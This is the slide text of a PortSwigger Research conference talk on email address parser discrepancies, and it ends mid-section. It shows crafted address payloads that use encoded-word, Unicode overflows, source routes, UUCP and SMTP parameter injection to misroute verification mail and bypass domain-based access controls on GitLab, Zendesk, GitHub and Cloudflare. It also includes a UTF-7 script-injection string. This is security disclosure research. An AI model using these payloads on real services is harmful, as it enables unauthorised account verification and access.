

GARETH HEYES

PORTSWIGGER RESEARCH

Splitting The Email Atom

Exploiting Parsers To
Bypass Access Controls




PortSwigger
Research

NDC { Manchester }


4/12/2025

About me



PortSwigger Research

About me



Outline

1. Why email address parser discrepancies matter
2. The shaky foundation
3. Parser discrepancies
 - Unicode overflows
 - Encoded-word
 - Punycode
4. Methodology/Tooling
5. Defence
6. Takeaways

Why email address parser discrepancies matter

GitHub



GitLab



slack



zendesk



Cloudflare Zero Trust

Configure rules

The rules you create here define who can or cannot reach your application.

Include

Selector

Emails ending in

Value

@github.com @domain.com

x

[+ Add include](#)

[+ Add require](#)

[+ Add exclude](#)

Predicting an email
destination is
extremely difficult

The shaky foundation

RFC “features”

Quoted local-part

`"@"@example.com`

`"foo bar"@example.com`

Quoted pair

`"\"@example.com`

`"\\ "@example.com`

Comments

`foo@example.com(bar)`

`foo(bar)@example.com`

`(bar)foo@example.com`

RFC “features”

Quoted local-part

`"@"@example.com`

`"foo bar"@example.com`

Quoted pair

`"\"@example.com`

`"\\\"@example.com`

Comments

`foo@example.com(bar)`

`foo(bar)@example.com`

`(bar)foo@example.com`

The wrong question

Which email is valid?

`#$&*+/?^_`{|}~-%psres.net(@example.com`

`psres.net!#$&*+/?^_`{|}~-\@example.com`

Which email domain does it go to?

#\$&*+/?^_`{|}~-%psres.net(@example.com



Results in email to: #&*+/?^_`{|}~-%@psres.net

psres.net!#\$&*+/?^_`{|}~-\@example.com



Results in email to: #&*+/?^_`{|}~-\@psres.net

Source routes

- Separated by commas
- Final destination declared using colon

@example1.com,@example2.com:foo@psres.net

The percent hack

foo % psres.net@example.com



example.com



foo @ psres.net

UUCP (Unix To Unix Copy)

- **Early protocol before the internet**
- **Separates host and user part with exclamation mark**
- **Called the bang path**
- **Opposite order to an email address**

psres.net!user

Archaic protocols back from the dead


Treated as a source route (Postfix 3.6.4)

`foo%psres.net ( @example.com`

Treated as UUCP (Sendmail 8.15.2)

`psres.net!foo \ @example.com`

UUCP/source route discovery process



UUCP/source route discovery process

The target's special characters:

```
[a-z0-9!#$%&' *+\/=?^_`{|}~.-\\ ]+@[a-z0-9- ]+(\\. [a-z0-9- ]+)*
```

```
!#$%&' *+\/=?^_`{|}~-collab\\@psres.net
```

UUCP/source route discovery process

```
DSN: Host unknown
```

```
(Name server:
```

```
&' *+\\/= ?^_`{|}~-collab\\@psres.net:
```

```
host not found)
```

UUCP/source route discovery process

```
DSN: Host unknown
```

```
(Name server:
```

```
&' *+\\/= ?^_`{|}~-collab\\@psres.net:
```

```
host not found)
```

Bonus **material**

SMTP conversation recap

...

250 OK

RCPT TO:<foo@example.com>

250 OK

...

SMTP parameters in Postfix

```
"collab\\"@psres.net> ORCPT=test;admin"@example.com
```



```
RCPT TO:<"collab\\"@psres.net>  
ORCPT=test;admin"@example.com>
```



Results in email to: **collab@psres.net**

SMTP parameters in Postfix

```
"collab\\"@psres.net> ORCPT=test;admin"@example.com
```



```
RCPT TO:<"collab\\"@psres.net>  
ORCPT=test;admin"@example.com>
```



Results in email to: **collab@psres.net**

More surprising email parsing

`"psres.net!collab" (\ "@example.com`



Results in email to: **collab@psres.net**

More surprising email parsing

`collab%psres.net@[127.0.0.1]`



Results in email to: **`collab@psres.net`**

Unicode overflows

How unicode overflows work

PHP chr() function generates characters 0x00-0xff/0-255

```
while($bytevalue < 0) {  
    $bytevalue += 256;  
}  
$bytevalue %= 256;
```

How unicode overflows work

PHP chr() function generates characters 0x00-0xff/0-255

```
while($bytevalue < 0) {  
    $bytevalue += 256;  
}  
$bytevalue %= 256;
```

Generating an unicode overflow

256 in decimal



`String.fromCharCode ( 0x100 + 0x40 )`



Character to generate
(@ symbol)

Generating an unicode overflow

256 in decimal



`String.fromCharCode ( 0x100 + 0x40 )`



Character to generate
(@ symbol)

Real world unicode overflows

Unicode overflow
backslash



"**Ŷ**collab"@psres.net

Results in email to: "****collab"@psres.net

Takeaway: Smuggle characters using unicode overflows to bypass validation

Encoded- word

How encoded-word works

Start of encoded-word

Type of encoding

Hex encoded ABC

=? **utf-8** **?** **q** **?** **=41=42=43** **?=** COLLAB@psres.net

Charset

Separators

End of encoded-word

Results in email to: **ABCCOLLAB@psres.net**

How encoded-word works

Start of encoded-word

Type of encoding

Hex encoded ABC

=? **utf-8** **?** **q** **?** **=41=42=43** **?=** COLLAB@psres.net

Charset

Separators

End of encoded-word

Results in email to: **ABCCOLLAB@psres.net**

Probing for encoded-word

?iso-8859-1?q? **=61=62=63** ?=collab@psres.net

Results in email to: **abc** collab@psres.net

=?utf-8?q? **=61=62=63** ?=collab@psres.net

Results in email to: **abc** collab@psres.net

Probing for encoded-word

?iso-8859-1?q? **=61=62=63** ?=collab@psres.net

Results in email to: **abc** collab@psres.net

=?utf-8?q? **=61=62=63** ?=collab@psres.net

Results in email to: **abc** collab@psres.net

Encoded-word case studies

Exploiting Gitlab Enterprise servers with encoded spaces

Charset Encoded @ Underscore acts as a space

↓ ↓ ↓

=? **x** ?q?collab **=40** psres.net **_** ?=bar@example.com

Results in email to: **collab@psres.net**

Exploiting Gitlab Enterprise servers with encoded spaces

Charset Encoded @ Underscore acts as a space

↓ ↓ ↓

=? **x** ?q?collab **=40** psres.net **_** ?=bar@example.com

Results in email to: **collab@psres.net**

Impact: Gain unauthorized access to Gitlab Enterprise servers

- **Verify emails you don't control**
- **Access domain protected Gitlab Enterprise servers**
- **Bypass domain-based access control**

Exploiting Gitlab IdP email verification

Encoded @ Encoded > Ignored

↓ ↓ ↓

=?x?q?collab **=40** psres.net **=3e** **=20** ?= foo@example.com

iso-8859-1 ↑
Encoded space

Results in email to: **collab@psres.net**

Exploiting Gitlab IdP email verification

Encoded @ Encoded > Ignored

↓ ↓ ↓

=?x?q?collab **=40** psres.net **=3e** **=20** ?= foo@example.com

iso-8859-1 ↑
Encoded space


The diagram illustrates an email verification exploit. It shows a sequence of characters: "=?x?q?collab", a red box containing "=40", "psres.net", a cyan box containing "=3e", a blue box containing "=20", "=?", and "foo@example.com". Above the red box is the label "Encoded @" with a red arrow pointing down. Above the cyan box is the label "Encoded >" with a cyan arrow pointing down. Above the blue box is the label "Encoded space" with a blue arrow pointing up. Above the "foo@example.com" part is the label "Ignored" with a grey arrow pointing down. A red box containing "iso-8859-1" has a red line connecting it to the "=?x?q?" part of the email address.

Results in email to: **collab@psres.net**

Impact: Bypass domain-based access controls

● Verify emails you don't control

● Bypass domain-based access control that use Gitlab as an iDP



Exploiting Zendesk email verification

Encoded quote Encoded @ Encoded > & null Quoted local-part

↑ ↓ ↓ ↓

Quoted local-part Encoded < & quote

"=?x?q?collab"=22"=40psres.net"=3e=00"=3c22" x?=" @example.com

Results in email to: **collab@psres.net**

Exploiting Zendesk email verification

Encoded quote Encoded @ Encoded > & null Quoted local-part

↑ ↓ ↓ ↓

Quoted local-part Encoded < & quote


"=?x?q?collab"=22"=40psres.net"=3e=00"=3c22" x?=" @example.com

Results in email to: **collab@psres.net**

Impact: Gain access to email domain protected support centres

- **Verify email addresses from domains you don't control**
- **Bypass email domain validation on Zendesk**
- **Access email domain protected support centres**

Exploiting Github IdP email verification




Results in email to: **collab@psres.net**

Verified Github emails

=?x?q?collab=40psres.net=3e=00?= **foo@mozilla.com**

=?x?q?collab=40psres.net=3e=00?= **foo@github.com**

=?x?q?collab=40psres.net=3e=00?= **foo@microsoft.com**



Impact: Bypassing domain-based access controls on Cloudflare



Configure rules

The rules you create here define who can or cannot reach your application.

Include

Selector

Emails ending in



Value

@github.com

@domain.com

x

@github.com



@domain.com

- Verify email addresses from domains you don't control
- Bypass domain-based access controls
- Break into internal networks

Base64 encoded-word

Base64 encoded "foobar"



=?utf-8? **b** ? **Zm9vYmFy** ?=@psres.net



Indicates base64

Results in email to: **foobar@psres.net**

Blast from the past

+ADw-script+AD4-alert(1)+ADw-/script+AD4-

Changing the charset

UTF-7 encoded "foobar"



=?utf-7?q? &AGYAbwBvAGIAYQBy- ?=@psres.net

Results in email to: **foobar@psres.net**

Combining UTF-7 & base64

Base64 encoded



=?utf-7?b? **JkFHWUFid0J2QUdJQVlRQnkt** ?=@psres.net



UTF-7 encoded "foobar"



=?utf-7?b? **&AGYAbwBvAGIAYQBy-** ?=@psres.net

Results in email to: **foobar@psres.net**

Blending q-encoding and UTF-7

Encoded "A"



=?utf-7?q?& **=41** GYAbwBvAGIAYQBy-?=@psres.net



=?utf-7?q?& **A** GYAbwBvAGIAYQBy-?=@psres.net

↑ Decoded "A" forms UTF-7
encoded "foobar"

Results in email to: **foobar@psres.net**

Blending q-encoding and UTF-7

Encoded "A"



